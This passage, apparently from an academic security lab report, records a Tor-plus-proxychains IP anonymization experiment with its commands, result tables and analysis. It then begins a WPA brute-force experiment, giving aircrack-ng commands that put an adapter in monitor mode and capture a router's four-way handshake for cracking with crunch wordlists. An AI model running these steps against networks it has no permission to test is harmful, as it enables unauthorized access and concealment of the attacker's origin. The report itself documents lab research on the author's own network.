


*Figure 42. DNS leak extended test for anonymous IP address 3 (Proxychain Experiment)*

Figures 43-45 show the result for the fourth iteration with a different public IP address broadcasted originating from Argentina and the DNS tests originating from Netherlands with the servers used for DNS queries being from Germany.




*Figure 43. Anonymized public IP address 4 for proxychain experiment (Proxychain Experiment)*




*Figure 44. DNS leak test for anonymous IP address 4 (Proxychain Experiment)*




*Figure 45. DNS leak standard test for anonymous IP address 4 (Proxychain Experiment)*

Figures 46-48 show the last iteration used with tor and proxychain with a public IP address originating from Argentina but with a different value than previous results. DNS tests showed the United States as the DNS query destination.




*Figure 46. Anonymized public IP address 5 (Proxychain Experiment)*




*Figure 47. DNS leak test for anonymous IP address 5 (Proxychain Experiment)*




*Figure 48. DNS leak extended test for anonymous IP address 5 (Proxychain Experiment)*

Figure 49-51 show the experiment performed without proxychain and tor to show the origin of the connection. As seen in the figures, New Zealand was shown as the source of the connection and the DNS tests resulted in the same.




*Figure 49. Source public IP address (Proxychain Experiment)*




*Figure 50. Source IP address DNS test (Proxychain Experiment)*




*Figure 51. Source IP address standard DNS test (Proxychain Experiment)*

### 4.4.5 Commands Used

```
Nano /etc/proxychains.conf

Socks5 127.0.0.1 9050

Service tor start

Service tor status

Proxychains firefox www.whatismyip.com

Firefox www.whatismyip.com

Service tor stop
```

### 4.4.6 Hypothesis

Table 12. Hypothesis Analysis for Proxychain experiment

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** |
|---|---|---|---|
| Proxychain Experiment | The public IP address of a TCP connection from a browser to a website is anonymized when proxychain is used in combination with tor service. | A different IP address is broadcasted during each test. | The attack worked in all five attempts as a different IP address was broadcasted every time. |
| Proxychain Experiment | DNS leak test prevents the public IP address from being exposed. | DNS leak tests confirm that no DNS requests are being leaked that may give away the origin of the connection. | DNS leak tests confirmed that no requests were leaked. |

Table 13. Variables for proxychain experiment

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| Proxychain Experiment | The public IP address of the browser | Anonymized Public IP address |

### 4.4.7 Observations

Table 14. Proxychain Experiment results

| **Experiment No.** | **Dependent Variable (Public IP Address)** | **Independent Variable (Anonymized Public IP Address)** | **Result** | **Notes** |
|---|---|---|---|---|
| 1 | 111.69.77.224 | 104.244.73.126 | IP address anonymized | Test successful |
| 2 | 111.69.77.224 | 199.249.230.70 | IP address anonymized | Test successful |
| 3 | 111.69.77.224 | 162.247.74.27 | IP address anonymized | Test successful |
| 4 | 111.69.77.224 | 51.15.43.205 | IP address anonymized | Test successful |
| 5 | 111.69.77.224 | 204.85.191.8 | IP address anonymized | Test successful |
| 6 | 111.69.77.224 | 111.69.77.224 | Source IP broadcasted | Success of attack confirmed |
| 7 | 111.69.77.224 | 111.69.77.224 | Source IP broadcasted | Success of attack confirmed |

The experiment was repeated seven times to ensure the accuracy and success of the attack. The test was conducted with the anonymity tools five times and twice without them. Each iteration resulted in a different source IP address than the actual location for the first five tests and the source for the remaining two attempts. DNS leak tests confirmed that DNS requests were not giving away the original location. The experiment was completed without proxychains and tor twice to confirm the source of the connection was broadcasted.

### 4.4.8 Conclusion

Both hypotheses were proven as the public IP address was anonymized only when tor was used in combination with proxychain. DNS leak tests did not give away DNS requests and hence did not leak the origin of the connection.

### 4.4.9 Experiment Analysis

The experiment aimed to anonymize the source of the connection that was established when requesting access to a website. Proxychain was used in conjecture with tor to implement the experiment successfully.  Every test that was done resulted in a different IP address being broadcasted. Every test consisted of three main outcomes that were captured in three images per test. Each test involved checking the public IP address that was being broadcasted on www.whatismyipaddress.com. The IP broadcast was followed by a DNS leak test that would give the broadcasted address and a standard or extended test of the same to verify that the DNS requests being made were anonymized and hence different from the actual requests. The test was done five times to verify the success of the test. The last two iterations of the experiment were done without proxychain and tor and resulted in the original IP address and location being broadcasted. One observation that was made during these tests was that the tools use a certain set of proxies for around ten minutes before they were reset. If a connection was established and then re-established within a minute or two of the earlier connection, the same proxies were used again for that connection which resulted in the same IP address being broadcasted again.

### 4.4.10 Reliability, Validity and Limitations

The experiment was repeated seven times to prove the reliability of the proposed test. The first five iterations were successful as they anonymized the public IP address of the browser while the remaining two tests without the use of proxychain and tor gave the original location from where the connection was originating. The experiment was found to be reliable.

The validity of the experiment was also proven as all tests were accurate and resulted in the anonymizing of the public IP address. The tests without the tools resulted in the original IP broadcast hence proving that the tests were accurate.

The limitation faced during the experiment was the availability of proxies for the connection to be successful. As a dynamic chain was used to set up the proxychain, multiple proxies were being connected and skipped depending on their availability. Hence, the connection speed was slower than the usual connection. immediate re connections lead to same proxies being used that caused the same IP address to be broadcasted. Hence, a cool down period was required to ensure a different proxy route was chosen for the next connection.

## 4.5 Brute Force Attack

### 4.5.1 Description of the Experiment

This experiment was carried out to test the relationship between the pre-defined parameters in a passkey to the time taken to crack the key. Despite new advancements in wireless network passkey security, some prior knowledge of the length and the characters used in the passkey could be used for a successful breakthrough. The brute force attack involved attacking a file or network with a wide range of possible passkey combinations to crack it.

The wireless network Home, used in earlier experiments, was tested. A four-way handshake was captured when a device connected to the network. The captured file was then passed through crunch with different parameters and key lengths to try and break the passkey of the network. A relationship between the time taken to break a passkey, and the parameters passed was analyzed. A four-way handshake enabled the access point and a wireless client to prove to each other independently that they were aware of the Pre-Shared Key (PSK). The capture of the handshake enabled aircrack-ng to brute force the file to break the passkey. Crunch is a tool that generates wordlists that are used to attack and break a passkey.

### 4.5.2 Virtual Machine Setup

The setup involved using VMware Workstation Pro 15 on a laptop running Windows 10 Home Edition. An external USB WiFi adapter was used which was accessed in monitor mode so that the adapter may capture all wireless networks in its proximity. A virtual machine of Kali Linux was running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System Source File | Kali Linux 2019.1 ISO |

### 4.5.3 Tools Used

This experiment used the aircrack-ng suite to capture the four-way handshake. Aircrack-ng was used to brute force the captured file and crack the passkey. Crunch was used to generate wordlists for the attack.

### 4.5.4 Experiment Steps

Step 1

```
Ifconfig wlan0 down
```

As in earlier experiments, ifconfig down command was used to bring down the interface wlan0.

Step 2

```
Iwconfig wlan0 mode monitor
```

This command was used to put the interface wlan0 in monitor mode.

Step 3

```
Ifconfig wlan0 up
```

This command brought the interface back up.

Step 4

```
Airodump-ng wlan0
```

This command was used to show all wireless networks in the proximity of the interface.

Step 5

```
Airodump-ng -c 6 -w /root/Desktop/capture –bssid
E8:DF:70:59:D3:8B wlan0
```

This command made airodump listen on channel 6, which was the channel on which the wireless network Home was currently operating. The next part of the command created and wrote the four-way capture to the file capture.cap on the desktop. The BSSID mentioned was that of the router being used by the wireless network.

